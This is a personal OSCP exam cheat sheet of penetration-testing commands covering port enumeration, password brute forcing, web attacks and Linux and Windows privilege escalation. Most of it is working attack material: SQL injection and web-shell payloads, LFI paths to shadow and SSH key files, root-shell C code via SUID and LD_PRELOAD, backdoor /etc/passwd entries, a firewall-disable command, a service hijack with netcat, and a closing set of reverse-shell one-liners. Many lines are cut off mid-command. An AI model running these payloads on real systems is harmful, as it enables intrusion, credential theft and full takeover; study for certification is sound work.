https://www.linkedin.com/in/akinfosec/

OSCP Notes

https://www.linkedin.com/in/akinfosec/

Enumeration

Port Scanning :

```
nmap -sC -sV -o nmap -A -T5 10.10.10.x

Host Discovery
   •  nmap -sn 10.10.1.1-254 -vv -oA hosts
   •  netdiscover -r 10.10.10.0/24

DNS server discovery
   •  nmap -p 53 10.10.10.1-254 -vv -oA dcs

NSE Scripts Scan
   * nmap -sV --script=vulscan/vulscan.nse (https://securitytrails.com/blo

Port specific NSE script list :

   ls /usr/share/nmap/scripts/ssh*
   ls /usr/share/nmap/scripts/smb*
```

Scanning all 65535 ports :

```
masscan -p1-65535,U:1-65535 --rate=1000 10.10.10.x -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | so
nmap -Pn -sV -sC -p$ports 10.10.10.x

Running specific NSE scripts :
    nmap -Pn -sC -sV --script=vuln*.nse -p$ports 10.10.10.x -T5 -A
```

sC - default scripts, **sV** - scan for versions, **oA**- output all formats

Optional - **sT** (performs full scan instead of syn-scan to prevent getting flagged by firewalls)

From Apache Version to finding Ubuntu version -> ubuntu httpd versions

FTP : (Port 21)

- anonymous login check
  - ftp <ip address>
  - username : anonymous
  - pwd : anonymous
  - file upload -> put shell.php

SSH : (Port 22)

id_rsa.pub : Public key that can be used in authorized_keys for login

id_rsa : Private key that is used for login. Might ask for password. can be cracked with `ssh2john` and john

- id_rsa
- ssh -i id_rsa user@10.10.10.x
- For passwordless login, add id_rsa.pub to target's authorized_keys
- ssh2john

DNS Zone transfer check : (Port 53)

- If port 53 is open
- Add host to /etc/hosts
- dig axfr smasher.htb @10.10.10.135
- https://ghostphisher.github.io/smasher2
- Add the extracted domain to /etc/hosts and dig again

RPC Bind (111)

```
rpcclient --user="" --command=enumprivs -N 10.10.10.10
rpcinfo -p 10.10.10.10
rpcbind -p 10.10.10.10
```

RPC (135)

```
rpcdump.py 10.11.1.121 -p 135
```

```
rpcdump.py 10.11.1.121 -p 135 | grep ncacn_np // get pipe names

rpcmap.py ncacn_ip_tcp:10.11.1.121[135]
```

SMB (139 & 445)

https://0xdf.gitlab.io/2018/12/02/pwk-notes-smb-enumeration-checklist-update1.html

```
nmap --script smb-protocols 10.10.10.10

smbclient -L //10.10.10.10
smbclient -L //10.10.10.10 -N         // No password (SMB Null session)
smbclient --no-pass -L 10.10.10.10
smbclient //10.10.10.10/share_name

smbmap -H 10.10.10.10
smbmap -H 10.10.10.10 -u '' -p ''
smbmap -H 10.10.10.10 -s share_name

crackmapexec smb 10.10.10.10 -u '' -p '' --shares
crackmapexec smb 10.10.10.10 -u 'sa' -p '' --shares
crackmapexec smb 10.10.10.10 -u 'sa' -p 'sa' --shares
crackmapexec smb 10.10.10.10 -u '' -p '' --share share_name

enum4linux -a 10.10.10.10

rpcclient -U "" 10.10.10.10
    * enumdomusers
    * enumdomgroups
    * queryuser [rid]
    * getdompwinfo
    * getusrdompwinfo [rid]

ncrack -u username -P rockyou.txt -T 5 10.10.10.10 -p smb -v

mount -t cifs "//10.1.1.1/share/" /mnt/wins

mount -t cifs "//10.1.1.1/share/" /mnt/wins -o vers=1.0,user=root,uid=0,gi

SMB Shell to Reverse Shell :

    smbclient -U "username%password" //192.168.0.116/sharename
    smb> logon “/=nc ‘attack box ip’ 4444 -e /bin/bash"

Checklist :
    * Samba symlink directory traversal attack
```

SMB Exploits :

- Samba "username map script" Command Execution - CVE-2007-2447
  - Version **3.0.20** through **3.0.25rc3**
  - Samba-usermap-exploit.py - https://gist.github.com/joenorton8014/19aaa00e0088738fc429cff2669b9851
- Eternal Blue - CVE-2017-0144
  - SMB v1 in Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016
  - https://github.com/adithyan-ak/MS17-010-Manual-Exploit
- SambaCry - CVE-2017-7494
  - **4.5.9** version and before
  - https://github.com/opsxcq/exploit-CVE-2017-7494
-

SNMP (161)

-
```
snmpwalk -c public -v1 10.0.0.0
snmpcheck -t 192.168.1.X -c public
onesixtyone -c names -i hosts
nmap -sT -p 161 192.168.X.X -oG snmp_results.txt
snmpenum -t 192.168.1.X
```

IRC (194,6667,6660-7000)

- nmap -sV –script irc-botnet-channels,irc-info,irc-unrealircd-backdoor -p 194,6660-7000 irked.htb
- **https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor (exploit code)**

NFS (2049)

- showmount -e 10.1.1.27
- mkdir /mnt/nfs
- mount -t nfs 192.168.2.4:/nfspath-shown /mnt/nfs

- Permission Denied ? (https://blog.christophetd.fr/write-up-vulnix/)

MYSQL (3306)

- nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122

Redis (6379)

In the output of config get * you could find the home of the redis user (usually /var/lib/redis or /home/redis/.ssh), and knowing this you know where you can write the authenticated_users file to access via ssh with the user redis. If you know the home of other valid user where you have writable permissions you can also abuse it:

1. Generate a ssh public-private key pair on your pc: `ssh-keygen -t rsa`
2. Write the public key to a file : `(echo -e "\n\n"; cat ./.ssh/id_rsa.pub; echo -e "\n\n") > foo.txt`
3. Import the file into redis : `cat foo.txt | redis-cli -h 10.10.10.10 -x set crackit`
4. Save the public key to the `authorized_keys` file on redis server:

```
root@Urahara:~# redis-cli -h 10.85.0.52
10.85.0.52:6379> config set dir /home/test/.ssh/
OK
10.85.0.52:6379> config set dbfilename "authorized_keys"
OK
10.85.0.52:6379> save
OK
```

Port Knocking :

```
TCP
knock -v 192.168.0.116 4 27391 159

UDP
knock -v 192.168.0.116 4 27391 159 -u

```

```
TCP & UDP
knock -v 192.168.1.111 159:udp 27391:tcp 4:udp
```

Misc :

- [ ] Run autorecon
- [ ] https://github.com/s0wr0b1ndef/OSCP-note/blob/master/ENUMERATION/enumeration

IF NOTHING WORKS

- HTB Admirer (https://www.youtube.com/watch?v=_zMg0fHwwfw&ab_channel=IppSec)

Bruteforce

Directory Bruteforce

Cewl :

```
cewl -d 2 -m 5 -w docswords.txt http://10.10.10.10

-d depth
-m minimum word length
-w output file
--lowercase lowercase all parsed words (optional)
```

Password / Hash Bruteforce

Hashcat :

https://hashcat.net/wiki/doku.php?id=example_hashes **// m parameter**

https://mattw.io/hashID/types **// hashid match**

```
hashcat -m 0 'hash$' /home/kali/Desktop/rockyou.txt // MD5 raw
hashcat -m 1800 'hash$' /home/kali/Desktop/rockyou.txt // sha512crypt
hashcat -m 1600 'hash$' /home/kali/Desktop/rockyou.txt // MD5(APR)
hashcat -m 1500 'hash$' /home/kali/Desktop/rockyou.txt // DES(Unix), Tradi
hashcat -m 500 'hash$' /home/kali/Desktop/rockyou.txt // MD5crypt, MD5 (Un
hashcat -m 400 'hash$' /home/kali/Desktop/rockyou.txt // Wordpress
```

John :

```
john hashfile --wordlist=/home/kali/Desktop/rockyou.txt --format=raw-md5
```

Online tools :

- https://crackstation.net/
  - `LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults`
- https://www.dcode.fr/tools-list
  - `MD4, MD5, RC4 Cipher, RSA Cipher, SHA-1, SHA-256, SHA-512, XOR Cipher`
- https://www.md5online.org/md5-decrypt.html **(MD5)**
- https://md5.gromweb.com/ **(MD5)**

Protocols Bruteforce

Hydra

```
TELNET, FTP, HTTP, HTTPS, HTTP-PROXY, SMB, SMBNT, MS-SQL, MYSQL, REXEC, irc, RSH, RLOGIN, CVS, SNMP, SMTP, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, XMPP, ICQ, SAP/R3, LDAP2, LDAP3, Postgres, Teamspeak, Cisco auth, Cisco enable, AFP, Subversion/SVN, Firebird, LDAP2, Cisco AAA
```

Medusa

```
AFP, CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NetWare NCP, NNTP, PcAnywhere, POP3, PostgreSQL, REXEC, RLOGIN, RSH, SMBNT, SMTP-AUTH, SMTP-VRFY, SNMP, SSHv2, Subversion (SVN), Telnet, VMware Authentication Daemon (vmauthd), VNC, Generic Wrapper, Web Form
```

Ncrack (Fastest)

```
RDP, SSH, http(s), SMB, pop3(s), VNC, FTP, telnet
```

SSH

```
ncrack -v -U user.txt -P pass.txt ssh://10.10.10.10:<port> -T5
hydra -L users.txt -P pass.txt 192.168.0.114 ssh
```

Wordlist

```
// For removing duplications in wordlist
cat wordlist.txt| sort | uniq > new_word.txt
```

SMB :

```
ncrack -u qiu -P rockyou.txt -T 5 192.168.0.116 -p smb -v
```

HTTP Post

```
hydra -L users.txt -P rockyou.txt 10.10.10.10 http-post-form "/login.php:use
```

80, 443

Checklist

- [ ] View SSL certificates for usernames
- [ ] View Source code
- [ ] Check /robots.txt, .htaccess, .htpasswd
- [ ] Check HTTP Request
- [ ] Run Burp Spider
- [ ] View Console
- [ ] Use Nikto
- [ ] Check OPTIONS
- [ ] HTTP PUT / POST File upload
- [ ] Parameter fuzzing with wfuzz
- [ ] Browser response vs Burp response
- [ ] Shell shock (cgi-bin/status)
- [ ] Cewl wordlist and directory bruteforce
- [ ] `nmap --script http-enum 192.168.10.55`
- [ ] Apache version exploit & other base server exploits

- **Port 443 :**
  - nmap -Pn -sV –script ssl* -p 443 10.10.10.60 -A -T5
  - Heartbleed (`sslyze --heartbleed <ip>`)
  - Heartbleed exploit code (https://gist.github.com/eelsivart/10174134)
  - Shellshock
  - Poodle

IIS :

- https://book.hacktricks.xyz/pentesting/pentesting-web/iis-internet-information-services
- Try changing file.asp file to file.asp.txt to reveal the source code of the files

Apache :

- Struts (https://github.com/LightC0der/Apache-Struts-0Day-Exploit)
- Shell shock (https://www.exploit-db.com/exploits/34900)
- OpenFuck (https://github.com/exploit-inters/OpenFuck)

Directory Enumeration

Apache : x -> php, asp, txt, xml, bak

IIS : x-> asp, aspx, txt, ini, tmp, bak, old

Gobuster **quick** directory busting

```
gobuster dir -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -
```

Gobuster search with file **extension**

```
gobuster dir -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 10

gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.t

gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-dire
```

Gobuster **comprehensive** directory busting

```
gobuster -s 200,204,301,302,307,403 -w /usr/share/seclists/Discovery/Web_Con
```

- `gobuster dir -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -u http://10.10.10.x`
- -k (ignore ssl verification)
- -x specific extension
- Dirbuster
- Change wordlists (Wfuzz, dirb)
- Custom directory enumeration (HTB Obscurity)
  - wfuzz -c -z file,common.txt -u http://10.10.10.168:8080/FUZZ/SuperSecureServer.py

Parameter Fuzzing

WFUZZ

- hc - status code to ignore
- hw - word length to ignore
- hh - char length to ignore
- hl - line length to ignore

```
wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 --hw 12 ht
```

Wordpress

Wpscan

```
wpscan --url http://10.10.10.10 -e u,vp // enumerate users & vulnerable plu

wpscan --url 10.10.10 --passwords rockyou.txt --usernames elliot
```

Metasploit

```
use auxiliary/scanner/http/wordpress_login_enum
```

Username Enumeration via Bruteforce

SecurityCompass/wordpress-scripts

https://github.com/SecurityCompass/wordpress-scripts/blob/master/wp_login_user_enumeration.py

```
python wp_brute.py -t http://10.10 -u usernames.txt
```

SQL Injection

Payloads

```
'
)'
"
`
')
")
`)
'))
"))
`))
'-SLEEP(30); #
```

Login Bypass

```
Both user and password or specific username and payload as password

' or 1=1 --
' or '1'='1
' or 1=1 --+
user' or 1=1;#
user' or 1=1 LIMIT 1;#
user' or 1=1 LIMIT 0,1;#
```

UNION BASED SQL

```
order by 1
' UNION SELECT 1,2,3 -- -
' UNION SELECT 1,@@version,3 -- -
' UNION SELECT 1,user(),3 -- -
' UNION SELECT 1,load_file('/etc/passwd'),3 -- -
' UNION SELECT 1,load_file(0x2f6574632f706173737764),3 -- -     //hex enco

' UNION SELECT 1,load_file(char(47,101,116,99,47,112,97,115,115,119,100))
,3 -- -          // char encode
```

```
// List databases available
' UNION SELECT 1,2,3,4,5,group_concat(table_schema) from information_schem

// Fetch Table names
' UNION SELECT 1,group_concat(table_name),3 from information_schema.tables
union all select 1,2,3,4,table_name,6 FROM information_schema.tables

// Fetch Column names from Table
' UNION SELECT 1,group_concat(column_name),3 from information_schema.colum
union all select 1,2,3,4,column_name,6 FROM information_schema.columns whe

// Dump data from Columns using 0x3a as seperator
' UNION SELECT 1,group_concat(user,0x3a,pasword),3 from users limit 0,1-- -

// Backdoor

union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into O
```

MSSQL

```
'; WAITFOR DELAY '00:00:30'; --
```

File Upload

HTTP PUT

```
nmap -p 80 192.168.1.103 --script http-put --script-args http-put.url='/da

curl -X PUT -d '<?php system($_GET["c"]);?>' http://192.168.2.99/shell.php
```

Cadaver

```
cadaver http://192.168.1.103/dav/
put /tmp/shell.php
```

JPG to PNG shell

```
<?php system($_GET['cmd']); ?>  //shell.php
exiftool "-comment<=shell.php" malicious.png
strings malicious.png | grep system
```

Upload Files through POST

```
# POST file
curl -X POST -F "file=@/file/location/shell.php" http://$TARGET/upload.php

# POST binary data to web form
curl -F "field=<shell.zip" http://$TARGET/upld.php -F 'k=v' --cookie "k=v;
```

POST binary data to a web form

curl -F "field=<shell.zip" http://$TARGET/upld.php -F 'k=v' --cookie "k=v;" -F "submit=true" -L -v

PUTing File on the Webhost via PUT verb

curl -X PUT -d '<?php system($_GET["c"]);?>' http://192.168.2.99/shell.php

LFI

Files

```
/etc/passwd
/etc/shadow
/etc/knockd.conf     // port knocking config
```

LFI with Wfuzz

```
wfuzz -c -w /usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest-huge.txt
```

Basic LFI

```
http://url/index.php?page=../../../etc/passwd
http://url/index.php?page=../../../etc/shadow
http://url/index.php?page=../../../home/user/.ssh/id_rsa.pub
http://url/index.php?page=../../../home/user/.ssh/id_rsa
http://url/index.php?page=../../../home/user/.ssh/authorized_keys
```

Null byte (%00)

```
http://url/index.php?page=../../../etc/passwd%00
```

php://filter

```
http://url/index.php?page=php://filter/convert.base64-encode/resource=inde
http://url/index.php?page=pHp://FilTer/convert.base64-encode/resource=inde
```

input://

```
http://url/index.php?page=php://input
POST DATA: <?php system('id'); ?>
```

Linux Privilege Escalation

OS & User Enumeration :

```
################################ User Enumeration ##########################

whoami
id
sudo -l
cat /etc/passwd
ls -la /etc/shadow

################################## OS Enumeration ##########################

cat /etc/issue
cat /etc/*-release
cat /proc/version
uname -a
arch
ldd --verion

################################## Installed tools #########################

which awk perl python ruby gcc cc vi vim nmap find netcat nc wget tftp ftp

############################## File owners and permissions #################

ls -la
find . -ls
history
cat ~/.bash_history
find / -type f -user <username> -readable 2> /dev/null # Readable files fo
find / -writable -type d 2>/dev/null # Writable files by the user
find /usr/local/ -type d -writable

################################### File mount #############################

/mnt /media -> usb devices and other mounted disks
mount -> show all the mounted drives
df -h -> list all partitions
cat /etc/fstab # list all drives mounted at boot time
/bin/lsblk

################################### Applications ###########################

dpkg -l # for Debian based systems

```

```
44  ################################### Cron tabs ##########################
45
46  ls -lah /etc/cron*
47  cat /etc/crontab
48  ls -la /var/log/cron*           # Locating cron logs
49  find / -name cronlog 2>/dev/null
50  grep "CRON" /var/log/cron.log   # for locating running jobs from logs
51  grep CRON /var/log/syslog       # grepping cron from syslog
52
53
54  ################################### Internal Ports #####################
55
56  Netstat -alnp | grep LIST | grep port_num
57  Netstat -antp
58  netstat -tulnp
59  curl the listening ports
60
61  ################################### Interesting DIRS ###################
62   /
63   /dev
64   /scripts
65   /opt
66   /mnt
67   /var/www/html
68   /var
69   /etc
70   /media
71   /backup
72
73  ################################### SUID Binaries ######################
74
75  (https://www.hackingarticles.in/linux-privilege-escalation-using-suid-bina
76
77  find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev
78  find / -perm -u=s -type f 2>/dev/null
79  find / -perm -4000 -user root 2>/dev/null
80  ldd /usr/bin/binary-name
81  strace /usr/local/bin/fishybinary 2>&1 | grep -iE "open|access|no such fil
82
83  ################################### Firewall Enumeration ###############
84
85  grep -Hs iptables /etc/*
86
87  ################################### Kernal Modules #####################
88
89  lsmod
90  /sbin/modinfo <mod name>
91
92
```

PrivEsc Checklist :

- sudo rights (https://medium.com/schkn/linux-privilege-escalation-using-text-editors-and-files-part-1-a8373396708d)
- sensitive files & permission misconfiguration (SSH keys, shadow files)
- SUID Binaries
- Internal Ports
- Processes running with root privilege
- Cron tabs
  - Hidden cron process with pspy
- Mounted filesystems
- TMUX session hijacking
- Path Hijacking
- Process Injection (https://github.com/nongiach/sudo_inject)
- Docker PS
- Interesting groups (https://book.hacktricks.xyz/linux-unix/privilege-escalation/interesting-groups-linux-pe)
  - Wheel
  - Shadow
  - Disk
  - Video
  - Root
  - Docker
  - lxd - (https://www.hackingarticles.in/lxd-privilege-escalation/)
- Environment variables
- bash version < 4.2-048 | 4.4 (https://tryhackme.com/room/linuxprivesc Task 14, 15)
- NFS Misconfiguration
- linpeas.sh -a //all checks

SUID Shared Object Injection :

- Find a SUID binary that looks fishy
- ```
  strace /usr/local/bin/fishybinary 2>&1 | grep -iE "open|access|no such file"
  ```
- Match the shared object that sits in a path where you have write access
- create a shared object in the missing SO file name
- run the SUID binary
  ```

NFS Misconfiguration :

https://tryhackme.com/room/linuxprivesc (Task 19)

- `cat /etc/exports`
- **On Kali**
  - `mkdir /tmp/nfs`
  - `mount -o rw,vers=2 10.10.10.10:/tmp /tmp/nfs`
  - `msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf`
  - `chmod +xs /tmp/nfs/shell.elf`
- **On Target**
  - `/tmp/shell.elf`

Kernel Exploits

- `cat /proc/version`
- `uname -r`
- `uname -mrs`
- `cat /etc/lsb-release`
- `cat /etc/os-release`
- `gcc exploit.c -o exp`
- Compile exploit in local machine and upload to remote machine
  - `gcc -m32 -Wl,--hash-style=both 9542.c -o 9542`
  - `apt-get install gcc-multilib`

Recover Deleted Files :

- extundelete (HTB mirai - https://tiagotavares.io/2017/11/mirai-hack-the-box-retired/)
- strings

C Program to SetUID /bin/bash :

```
gcc -Wall suid.c -o exploit
```

```
sudo chown root exploit
```

```
sudo chmod u+s exploit
```

```
$ ls -l exploit
-rwsr-xr-x 1 root users 6894 11 sept. 22:05 exploit
```

```c
#include <unistd.h>

int main()
{
    setuid(0);
    execl("/bin/bash", "bash", (char *)NULL);
    return 0;
}
```

```
./exploit
# whoami
  root
```

Tools :

- [ ] Linux Exploit Suggester (HTB Nibbles) (https://github.com/mzet-/linux-exploit-suggester)
- [ ] SUIDENUM (https://github.com/Anon-Exploiter/SUID3NUM)
- [ ] LinEnum.sh (https://github.com/rebootuser/LinEnum)
- [ ] linpeas.sh (https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS)
- [ ] Linprivchecker (https://github.com/sleventyeleven/linuxprivchecker)
- [ ] pspy (https://github.com/DominicBreuker/pspy) (crontabs)

Resources :

- https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html
- https://github.com/Ignitetechnologies/Privilege-Escalation
- https://gtfobins.github.io/
- https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Mysql

MYSQL UDF Exploit: https://www.exploit-db.com/exploits/1518

```
gcc -g -c raptor_udf2.c -fPIC
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o

mysql -u root

use mysql;
create table foo(line blob);
insert into foo values(load_file('/home/raptor_udf2.so'));
select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
create function do_system returns integer soname 'raptor_udf2.so';

select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');

exit

user@target$ /tmp/rootbash -p
```

MYSQL running as root :

```
mysql -u root

select sys_exec('whoami');
select sys_eval('whoami');

/* If function doesnt exist, create the function */
CREATE FUNCTION sys_eval RETURNS string SONAME 'lib_mysqludf_sys.so';

if NULL returns, try redirecting the errors
select sys_eval('ls /root 2>&1');
```

Sudo Abuse

```
$ sudo -l
[sudo] password for appadmin:
User appadmin may run the following commands on this host:
                (root) /opt/Support/start.sh
```

Checklist

- [ ] Write permission to `start.sh`
- [ ] write permission to the `/opt/support`
- [ ] Create `start.sh` if doesn't exist

Environment Variables (https://tryhackme.com/room/linuxprivesc)

Check which environment variables are inherited (look for the env_keep options):

`sudo -l`

LD_PRELOAD

`LD_PRELOAD` is an optional environmental variable containing one or more paths to shared libraries, or shared objects, that the loader will load before any other shared library including the C runtime library.

```
/* Preload.c */

#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
```

```
        unsetenv("LD_PRELOAD");
        setresuid(0,0,0);
        system("/bin/bash -p");
}
```

```
gcc -fPIC -shared -nostartfiles -o /tmp/preload.so preload.c
```

Run one of the programs you are allowed to run via sudo (listed when running **sudo -l**), while setting the `LD_PRELOAD` environment variable to the full path of the new shared object:

```
sudo LD_PRELOAD=/tmp/preload.so program-name-here
```

LD_LIBRARY_PATH

`LD_LIBRARY_PATH` provides a list of directories where shared libraries are searched for first.

Run `ldd` against the any program that you can execute as sudo (sudo -l) to see which shared libraries are used by the program:

```
ldd /usr/sbin/apache2
```

Create a shared object with the same name as one of the listed libraries (libcrypt.so.1) using the code located at /home/user/tools/sudo/library_path.c:

```
/* Library_path.c */

#include <stdio.h>
#include <stdlib.h>

static void hijack() __attribute__((constructor));

void hijack() {
        unsetenv("LD_LIBRARY_PATH");
        setresuid(0,0,0);
        system("/bin/bash -p");
}
```

```
gcc -o /tmp/libcrypt.so.1 -shared -fPIC library_path.c
```

Run program using sudo, while settings the LD_LIBRARY_PATH environment variable to /tmp (where we output the compiled shared object):

```
sudo LD_LIBRARY_PATH=/tmp program-name-here
```

Escalation Methods

```
echo root:gl0b0 | /usr/sbin/chpasswd

// exploit : exploit (pwd)
echo "exploit:YZE7YPhZJyUks:0:0:root:/root:/bin/bash" >> /etc/passwd | su

nano /etc/passwd -> change GID to root

nano /etc/sudoers -> user ALL=(ALL) NOPASSWD:ALL

cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash;
/tmp/rootbash -p
```

Windows Privilege Escalation

Enumeration

- **OS Info Enumeration**
  - `systeminfo`
  - `hostname`
  - `echo %username%`
  - `wmic qfe -> check patches`
  - `wmic logicaldisk -> get other disk information`
- **User Enumeration**
  - `whoami`
  - `whoami /priv -> check user privilleges`
  - `whoami /groups -> check user groups`
  - `net user -> list all users`
  - `net user <username> -> check groups associated with a user`
  - `net localgroup -> Check all the local groups available`
  - `net localgroup <group name> -> List the members of the given localgroup`
- **Task | Service | Process Enumeration**
  - `sc queryex type= service (Lists all the service)`
  - `tasklist /SVC`
  - `tasklist`
  - `net start`
  - `DRIVERQUERY`
  - `wmic product get name, version,  vendor`
- **Permission Enumeration**
  - C:\Program Files : icacls program_name
  - icacls root.txt /grant <username>:F (to grant permission to access file)
  - Check the PowerShell history file

    ```
    type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
    ```
  - Check stored usernames and passwords
    - `cmdkey /list`

- **Network based**
  - `ipconfig`
  - `ipconfig /all`
  - `arp -a`
  - `router print`
  - `netstat -ano`

- **Password Hunting**

  - ```
    findstr /si password *.txt *.ini *.config (try searching in differe
    dir /s *pass* == *cred* == *vnc* == *.config*
    dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc*
    where /R C:\ user.txt
    where /R C:\ *.ini
    ```

  - Swisskyrepo for manual pwd enumeration

- **AV / Firewall check / Service Enumeration**

```
sc query windefend
netsh advfirewall firewall dump
netsh advfirewall show currentprofile
netsh advfirewall firewall show rule name=all
netsh firewall show state (show firewall running or stopped)
netsh firewall show config (show firewall configuration)

netsh firewall set opmode disable # Disable firewall
```

- **Scheduled Tasks**

```
schtasks /query /fo LIST /v
```

- Mount Information
```

- `mountvol`

Escalation Techniques

Service Account Priv Esc (Token Impersonation)

- whoami /priv

Run As :

Use the `cmdkey` to list the stored credentials on the machine.

```
cmdkey /list
Currently stored credentials:
 Target: Domain:interactive=WORKGROUP\Administrator
 Type: Domain Password
 User: WORKGROUP\Administrator
```

Using `runas` with a provided set of credential.

```
runas /savecred /user:admin C:\PrivEsc\reverse.exe
```

```
C:\Windows\System32\runas.exe /env /noprofile /user:<username> <password> "c
```

Access check :

- `accesschk.exe -ucqv [service_name] /accepteula`
  `accesschk.exe -uwcqv "Authenticated Users" * (won't yield anything on Win 8)`
-

- ***Find all weak folder permissions per drive.***
  - `accesschk.exe /accepteula -uwdqs Users c:\`
  - `accesschk.exe /accepteula -uwdqs "Authenticated Users" c:\`
- ***Find all weak file permissions per drive.***
  - `accesschk.exe /accepteula -uwsv "Everyone" "C:\Program Files"`
  - `accesschk.exe /accepteula -uwqs Users c:\*.*`
  - `accesschk.exe /accepteula -uwqs "Authenticated Users" c:\*.*`
- ***Powershell*** `:`

```
Get-ChildItem "C:\Program Files" -Recurse | Get-ACL | ?{$_.AccessToString -m
```

- ***Binary planting*** (https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services)
  - `sc qc [service_name] // for service properties`
  - `sc query [service_name] // for service status`
  - `sc config [service_name] binpath= "C:\Temp\nc.exe -nv [RHOST] [RPORT] -e C:\WINDOWS\System32\cmd.exe"`
  - `sc config [service_name] obj= ".\LocalSystem" password= ""`
  - `net start [service_name]`

Unquoted Service Path Privilege Escalation

- https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto"
```

Always Install Elevated :

```
reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

msfvenom -p windows/shell_reverse_tcp LHOST=10.x.x.x LPORT=4444 -f  msi > 

C:> msiexec /quiet /qn /i  install.msi
```

Kernel Exploits :

- https://github.com/abatchy17/WindowsExploits
- https://github.com/SecWiki/windows-kernel-exploits
- run `systeminfo` | capture the output and run windows-exploit-suggester.py
- Compiling Kernel Exploits :

```
i686-w64-mingw32-gcc exploit.c -o exploit
```

or for 32 bit

```
i686-w64-mingw32-gcc 40564.c -o 40564 -lws2_32
```

Automated Enumeration Tools

Powershell:

- powershell -ep bypass
- load powershell (only in meterpreter)
- Sherlock (https://github.com/rasta-mouse/Sherlock)
- https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc (PowerUp)

EXE : (https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#exe)

- [ ] WinPeas [https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS]
- [ ] Accesschk.exe [https://github.com/jivoi/pentest/blob/master/post_win/accesschk_exe]
- [ ] PowerUp (https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc)
- [ ] Seatbelt (https://github.com/carlospolop/winPE/tree/master/binaries/seatbelt)

Other : Windows Exploit Suggester (https://github.com/AonCyberLabs/Windows-Exploit-Suggester)

Metasploit :

- `getsystem`
- `run post/multi/recon/local_exploit_suggester`

Resources :

- https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_windows.html
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md
- https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/
- http://www.fuzzysecurity.com/tutorials/16.html
- https://book.hacktricks.xyz/windows/checklist-windows-privilege-escalation (Win PrivEsc Checlist)
- https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/

Linux Reverse Shells

Awk

```
awk 'BEGIN {s = "/inet/tcp/0/LHOST/LPORT"; while(42) { do{ printf "shell>" |
```

Bash

```
bash -i >& /dev/tcp/LHOST/LPORT 0>&1
```

```
0<&196;exec 196<>/dev/tcp/LHOST/LPORT; sh <&196 >&196 2>&196
```

```
exec 5<>/dev/tcp/LHOST/LPORT && while read line 0<&5; do $line 2>&5 >&5; don
```

Java

```
r = Runtime.getRuntime(); p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/LHO
```

Javascript

```
(function(){ var net = require("net"), cp = require("child_process"), sh = c
```

Netcat

```
nc -e /bin/sh LHOST LPORT
```

```
/bin/sh | nc LHOST LPORT
```

```
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc LHOST LPORT >/tmp/f
```

```
rm -f backpipe; mknod /tmp/backpipe p && /bin/sh 0</tmp/backpipe | nc LHOST
```

```
rm -f backpipe; mknod /tmp/backpipe p && nc LHOST LPORT 0<backpipe | /bin/ba
```

Perl

```
perl -e 'use Socket;$i="LHOST";$p=LPORT;socket(S,PF_INET,SOCK_STREAM,getprot
```

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"LPORT:LH
```

```
# Windows
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"LPORT:LHOST");STDIN->fdope
```

PHP

```
<?php system($_GET['cmd']);?>

<?php echo "<pre>" . shell_exec($_GET["cmd"]) . "</pre>"; ?>
```

```
php -r '$sock=fsockopen("LHOST",LPORT);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
